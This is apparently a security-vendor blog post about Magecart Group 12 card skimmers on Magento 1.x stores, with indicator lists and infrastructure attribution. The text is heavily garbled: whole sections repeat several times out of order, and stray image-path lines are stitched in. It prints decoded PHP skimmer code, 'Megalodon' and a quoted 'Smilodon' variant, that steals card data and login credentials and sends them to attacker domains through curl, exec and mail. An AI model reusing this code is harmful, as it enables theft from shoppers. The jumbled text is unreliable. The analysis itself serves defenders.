

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript resource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercise some vigilance and equip yourself with security tools such as our Malwarebytes [web protection](#) and [Browser Guard](#).

References

https://blog.group-ib.com/btc_changer

<https://twitter.com/unmaskparasites/status/1370579966069383168?s=20>

<https://twitter.com/sansecio/status/1367404202461450244?s=20>

<https://twitter.com/unmaskparasites/status/1234917686242619393?s=20>

<https://community.riskiq.com/article/fda1f967>

<https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html>

<https://sansec.io/research/cardbleed>

</blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/>

Indicators of Compromise

facedook[.]host

pathc[.]space

predator[.]host

google-statik[.]pw

recaptcha-in[.]pw

sexrura[.]pw

zolo[.]pw

kermo[.]pw

psas[.]pw

pathc[.]space

predator[.]host

googletagmanager[.]online

imags[.]pw

y5[.]ms

autocapital[.]pw

myicons[.]net

qr202754[.]pw

thesun[.]pw

redorn[.]space

zeborn[.]pw

googletagmanagr[.]com

autocapital[.]pw

http[.]ps

xxx-club[.]pw

y5[.]ms

195[.]123[.]217[.]18

217[.]12[.]204[.]185

83[.]166[.]241[.]205

83[.]166[.]242[.]105

83[.]166[.]244[.]113

83[.]166[.]244[.]152

83[.]166[.]244[.]189

83[.]166[.]244[.]76

83[.]166[.]245[.]131

83[.]166[.]246[.]34

83[.]166[.]246[.]81

83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru

muhtarpashatashanov@yandex[.]ru

nikola-az@rambler[.]ru



This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ [documented](#) these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same [IP address](#) (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.

The screenshot shows the RiskIQ interface for IP 217.12.204.185. The top navigation bar includes the RiskIQ logo, a search bar with the IP address, and a refresh button. Below this, a summary bar displays: First Seen (2015-07-08), Last Seen (2021-05-11), ASN (AS15626 - ITLAS), Organization (ITL LLC), Netblock (217.12.204.0/23), Country (UA), and Hosting Provider (ITL Company). The main content area is divided into 'RESOLUTIONS' and 'TAGS'. The 'RESOLUTIONS' table lists several domains with their first and last seen dates. The entry for 'zolo.pw' is highlighted with a red box.

Resolve	First	Last
<input type="checkbox"/> recaptcha-in.pw	2017-02-10	2021-05-11
<input type="checkbox"/> zolo.pw	2021-03-15	2021-05-11
<input type="checkbox"/> www.recaptcha-in.pw	2017-03-30	2021-05-10
<input type="checkbox"/> google-statik.pw	2016-12-09	2021-05-10

There is a lot of publicly documented material on the activities of Group 1 also known for their ‘[ant and cockroach](#)’ skimmer, their [decoy CloudFlare library](#) or their [abuse of favicon files](#).



Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript resource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercise some vigilance and equip yourself with security tools such as our Malwarebytes [web protection](#) and [Browser Guard](#).

References

https://blog.group-ib.com/btc_changer

<https://twitter.com/unmaskparasites/status/1370579966069383168?s=20>

<https://twitter.com/sansecio/status/1367404202461450244?s=20>

<https://twitter.com/unmaskparasites/status/1234917686242619393?s=20>

<https://community.riskiq.com/article/fda1f967>

<https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html>

<https://sansec.io/research/cardbleed>

</blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/>

Indicators of Compromise

facedook[.]host

pathc[.]space

predator[.]host

google-statik[.]pw

recaptcha-in[.]pw

sexrura[.]pw

zolo[.]pw

kermo[.]pw

psas[.]pw

pathc[.]space

predator[.]host

googletagmanager[.]online

imags[.]pw

y5[.]ms

autocapital[.]pw

myicons[.]net

qr202754[.]pw

thesun[.]pw

redorn[.]space

zeborn[.]pw

googletagmanagr[.]com

autocapital[.]pw

http[.]ps

xxx-club[.]pw

y5[.]ms

195[.]123[.]217[.]18

217[.]12[.]204[.]185

83[.]166[.]241[.]205

83[.]166[.]242[.]105

83[.]166[.]244[.]113

83[.]166[.]244[.]152

83[.]166[.]244[.]189

83[.]166[.]244[.]76

83[.]166[.]245[.]131

83[.]166[.]246[.]34


83[.]166[.]246[.]81

83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru

muhtarpashatashanov@yandex[.]ru

nikola-az@rambler[.]ru



That same path/filename was previously [mentioned](#) by SanSec during the Magento 1 EOL hacking spree:



This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ [documented](#) these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.

The screenshot shows the RiskIQ interface for IP 217.12.204.185. The top navigation bar includes the RiskIQ logo, a search bar with the IP address, and a refresh button. Below this, a summary row displays: First Seen (2015-07-08), Last Seen (2021-05-11), ASN (AS15626 - ITLAS), Organization (ITL LLC), Netblock (217.12.204.0/23), Country (UA), and Hosting Provider (ITL Company). A sidebar on the left lists various system tags and a source count of 3 / 117. The main section is titled 'RESOLUTIONS' and shows a table of resolved domains. The entry for 'zolo.pw' is highlighted with a red box.

Resolve	First	Last
<input type="checkbox"/> recaptcha-in.pw	2017-02-10	2021-05-11
<input type="checkbox"/> zolo.pw	2021-03-15	2021-05-11
<input type="checkbox"/> www.recaptcha-in.pw	2017-03-30	2021-05-10
<input type="checkbox"/> google-statik.pw	2016-12-09	2021-05-10

There is a lot of publicly documented material on the activities of Group 1 also known for their ‘[ant and cockroach](#)’ skimmer, their [decoy CloudFlare library](#) or their [abuse of favicon files](#).



Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript resource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercise some vigilance and equip yourself with security tools such as our Malwarebytes [web protection](#) and [Browser Guard](#).

References

https://blog.group-ib.com/btc_changer

<https://twitter.com/unmaskparasites/status/1370579966069383168?s=20>

<https://twitter.com/sansecio/status/1367404202461450244?s=20>

<https://twitter.com/unmaskparasites/status/1234917686242619393?s=20>

<https://community.riskiq.com/article/fda1f967>

<https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html>

<https://sansec.io/research/cardbleed>

</blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/>

Indicators of Compromise

facedook[.]host

pathc[.]space

predator[.]host

google-statik[.]pw

recaptcha-in[.]pw

sexrura[.]pw

zolo[.]pw

kermo[.]pw

psas[.]pw

pathc[.]space

predator[.]host

googletagmanager[.]online

imags[.]pw

y5[.]ms

autocapital[.]pw

myicons[.]net

qr202754[.]pw

thesun[.]pw

redorn[.]space

zeborn[.]pw

googletagmanagr[.]com

autocapital[.]pw

http[.]ps

xxx-club[.]pw

y5[.]ms

195[.]123[.]217[.]18

217[.]12[.]204[.]185

83[.]166[.]241[.]205

83[.]166[.]242[.]105

83[.]166[.]244[.]113

83[.]166[.]244[.]152

83[.]166[.]244[.]189

83[.]166[.]244[.]76

83[.]166[.]245[.]131

83[.]166[.]246[.]34


83[.]166[.]246[.]81

83[.]166[.]248[.]67


jamal.budunoff@yandex[.]ru

muhtarpashatashanov@yandex[.]ru

nikola-az@rambler[.]ru



A similar PHP file (Mage.php) was [reported](#) by SanSec as well:



That same path/filename was previously [mentioned](#) by SanSec during the Magento 1 EOL hacking spree:



This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ [documented](#) these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.

The screenshot shows the RiskIQ interface for IP 217.12.204.185. The top bar includes the RiskIQ logo, a search bar with the IP, and a 'zolo.pw' tag. Below this, a summary row lists: First Seen (2015-07-08), Last Seen (2021-05-11), ASN (AS15626 - ITLAS), Organization (ITL LLC), Netblock (217.12.204.0/23), Country (UA), and Hosting Provider (ITL Company). A 'RESOLUTIONS' table is displayed below, showing the following entries:

Resolve	First	Last
<input type="checkbox"/> recaptcha-in.pw	2017-02-10	2021-05-11
<input type="checkbox"/> zolo.pw	2021-03-15	2021-05-11
<input type="checkbox"/> www.recaptcha-in.pw	2017-03-30	2021-05-10
<input type="checkbox"/> google-statik.pw	2016-12-09	2021-05-10

There is a lot of publicly documented material on the activities of Group 1 also known for their ‘[ant and cockroach](#)’ skimmer, their [decoy CloudFlare library](#) or their [abuse of favicon files](#).



Dynamically loaded skimmer

There are a number of ways to load skimming code but the most common one is by calling an external JavaScript resource. When a customer visits an online store, their browser will make a request to a domain hosting the skimmer. Although criminals will constantly expand on their infrastructure it is relatively easy to block these skimmers using a domain/IP database approach.

In comparison, the skimmer we showed in this blog dynamically injects code into the merchant site. The request to the malicious domain hosting the skimming code is not made client-side but server-side instead. As such a database blocking approach would not work here unless all compromised stores were blacklisted, which is a catch-22 situation. A more effective, but also more complex and prone to false positives approach, is to inspect the DOM in real time and detect when malicious code has been loaded.

We continue to track this campaign and other activities from Magecart Group 12. Online merchants need to ensure their stores are up-to-date and hardened, not only to pass PCI standards but also to maintain the trust shoppers place in them. If you are shopping online it's always good to exercise some vigilance and equip yourself with security tools such as our Malwarebytes [web protection](#) and [Browser Guard](#).

References

https://blog.group-ib.com/btc_changer

<https://twitter.com/unmaskparasites/status/1370579966069383168?s=20>

<https://twitter.com/sansecio/status/1367404202461450244?s=20>

<https://twitter.com/unmaskparasites/status/1234917686242619393?s=20>

<https://community.riskiq.com/article/fda1f967>

<https://blog.sucuri.net/2020/04/web-skimmer-with-a-domain-name-generator.html>

<https://sansec.io/research/cardbleed>

</blog/threat-analysis/2020/05/credit-card-skimmer-masquerades-as-favicon/>

Indicators of Compromise

facedook[.]host

pathc[.]space

predator[.]host

google-statik[.]pw

recaptcha-in[.]pw

sexrura[.]pw

zolo[.]pw

kermo[.]pw

psas[.]pw

pathc[.]space

predator[.]host

googletagmanager[.]online

imags[.]pw

y5[.]ms

autocapital[.]pw

myicons[.]net

qr202754[.]pw

thesun[.]pw

redorn[.]space

zeborn[.]pw

googletagmanagr[.]com

autocapital[.]pw

http[.]ps

xxx-club[.]pw

y5[.]ms

195[.]123[.]217[.]18

217[.]12[.]204[.]185

83[.]166[.]241[.]205

83[.]166[.]242[.]105

83[.]166[.]244[.]113

83[.]166[.]244[.]152

83[.]166[.]244[.]189

83[.]166[.]244[.]76

83[.]166[.]245[.]131

83[.]166[.]246[.]34

83[.]166[.]246[.]81

83[.]166[.]248[.]67

jamal.budunoff@yandex[.]ru

muhtarpashatashanov@yandex[.]ru

nikola-az@rambler[.]ru

```
if (isset($cc_number)) {
    if (strlen($cc_month) == 1)
        $cc_month = '0' . $cc_month;
    if (strlen($cc_year) == 4)
        $cc_year = substr($cc_year, 2, 2);
    $cc_pay = $cc_number . '|' . $cc_month . '/' . $cc_year . '|' . $cc_cid;
    if (isset($_COOKIE['_mdata']))
        $cc_pay .= '|' . base64_decode($_COOKIE['_mdata']);
    $cc_pay_encoded = base64_encode(str_rot13($cc_pay . "\r\n*" . $_SERVER['HTTP_HOST'] . "
        . $_SERVER['SERVER_ADDR'] . ")*"));
    $cc_pay_encoded = str_replace("+", "%2b", $cc_pay_encoded);

    $cnt = 0;
    if (function_exists("curl_init")) {
        $cnt = megalodon_backup_query('https://celolum.com/MEGALODON/index.php?view=' . $
            cc_pay_encoded, false);
        $cnt = trim($cnt);
    }
    if ($cnt != '1') {
        $cnt = @file_get_contents('https://celolum.com/MEGALODON/index.php?view=' . $
            cc_pay_encoded);
        $cnt = trim($cnt);
    }


    if (($cnt != '1') && (function_exists("exec"))) {
        @exec('curl --insecure ' . 'https://celolum.com/MEGALODON/index.php?view=' . $
            cc_pay_encoded);
    }

    @mail('celolum@yandex.ru', 'bb_' . $_SERVER['HTTP_HOST'], $cc_pay);
}
}
};

if (!defined("MEGALODON_U" . CRC_MEGALODON_SHORT)) {
    define("MEGALODON_U" . CRC_MEGALODON_SHORT, 1);
    $get_url = "https://pathc.space/MEGALODON/index.php?view=";

    if ((isset($_POST['login']) && (isset($_POST['login']['username']) && (isset($_POST['login']['
        password'])))) {
        $atoken = base64_encode($_POST['login']['username'] . ";" . $_POST['login']['password']);
        setcookie("_dntoken", $atoken, time() + 36000, "/");
        $_COOKIE['_dntoken'] = $atoken;
    }
}
```

The data exfiltration part matches what researcher Denis @unmaskparasites had found back in March on WordPress sites ([Smilodon malware](#)) which also steals user credentials:


 **Denis @unmaskparasites** · Mar 12

WordPress "Smilodon" malware (decoded) that steals payment details and user credentials. Exfil domains redorn[.]space and predator[.]host. Found in the `_vp_ai_ping_11669596` option in WP database
Thanks [@_jamsec](#)

```
152 -   if ($cc_number) {
153 -       if (strlen($cc_month) == 1)
154 -           $cc_month = '0' . $cc_month;
155 -       if (strlen($cc_year) == 4)
156 -           $cc_year = substr($cc_year, 2, 2);
157 -       $cc_pay = $cc_number . '-' . $cc_month . '/' . $cc_year . '-' . $cc_cid;
158 -       if (isset($_COOKIE['_wdata']))
159 -           $cc_pay .= '-' . base64_decode($_COOKIE['_wdata']);
160 -       $cc_pay_encoded = base64_encode(str_replace('http', 'https', $_SERVER['HTTP_HOST'] . '[' . $_SERVER['SERVER_ADDR'] . ']*'));
161 -       $cc_pay_encoded = str_replace('+', '%2b', $cc_pay_encoded);
162 -
163 -       $sct = 0;
164 -       if (function_exists('curl_init')) {
165 -           $sct = smilodon_backup_query('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded, false);
166 -           $sct = trim($sct);
167 -       }
168 -       if ($sct != '1') {
169 -           $sct = @file_get_contents('https://redorn.space/SMILODON/index.php?view=' . $cc_pay_encoded);
170 -           $sct = trim($sct);
171 -       }
172 -       if (($sct != '1') && (function_exists('exec'))) {
173 -           @exec("curl --insecure https://redorn.space/SMILODON/index.php?view=" . $cc_pay_encoded);
174 -       }
175 -       @mail('yatzyvital@yandex.ru', 'bb' . $_SERVER['HTTP_HOST'], $cc_pay);
176 -   }
177 - }
178 -
179 - }
180 -
181 - }
182 - if (defined('SMILODON_U', CRC_SMILODON_SHORT)) {
183 -     define('SMILODON_U', CRC_SMILODON_SHORT, 1);
184 -     $get_url = 'https://predator.host/SMILODON/index.php?view=';
185 -
186 -     if (isset($_POST['log']) && (isset($_POST['pwd']))) {
187 -         $stoken = base64_encode($_POST['log'] . '-' . $_POST['pwd']);
188 -         setcookie('_wp_token', $stoken, time() + 36000, '/');
189 -         $_COOKIE['_wp_token'] = $stoken;
190 -     }
191 -
192 -     if (isset($_COOKIE['_wp_token']) && (isset($_COOKIE['_jw']))) {
193 -         setcookie('_jw', 1, time() + 36000, '/');
194 -     }
195 - }
```

3 10 21

A similar PHP file (Mage.php) was [reported](#) by SanSec as well:



That same path/filename was previously [mentioned](#) by SanSec during the Magento 1 EOL hacking spree:



This hints that we are possibly looking at the same threat actors then and now, which we can confirm by looking at the infrastructure being used.

Magecart Group 12 again

Because we found the favicon webshells on Magento 1.x websites we thought there might be a tie with the hacking that took place last year when exploits for the Magento 1 branch (no longer maintained) were found. RiskIQ [documented](#) these compromises and linked them with Magecart Group 12 at the time.

The newest domain name we found (zolo[.]pw) happens to be hosted on the same IP address (217.12.204[.]185) as recaptcha-in[.]pw and google-statik[.]pw, domains previously associated with Magecart Group 12.

The screenshot shows the RiskIQ interface for IP 217.12.204.185. The top navigation bar includes the RiskIQ logo, a search bar with the IP address, and a 'zolo.pw' button. Below this, a summary bar displays: First Seen (2015-07-08), Last Seen (2021-05-11), ASN (AS15626 - ITLAS), Organization (ITL LLC), Netblock (217.12.204.0/23), Country (UA), and Hosting Provider (ITL Company). The main content area is divided into 'RESOLUTIONS' and 'TAGS'. The 'RESOLUTIONS' table lists several domains with their first and last seen dates:

Resolve	First	Last
<input type="checkbox"/> recaptcha-in.pw	2017-02-10	2021-05-11
<input type="checkbox"/> zolo.pw	2021-03-15	2021-05-11
<input type="checkbox"/> www.recaptcha-in.pw	2017-03-30	2021-05-10
<input type="checkbox"/> google-statik.pw	2016-12-09	2021-05-10

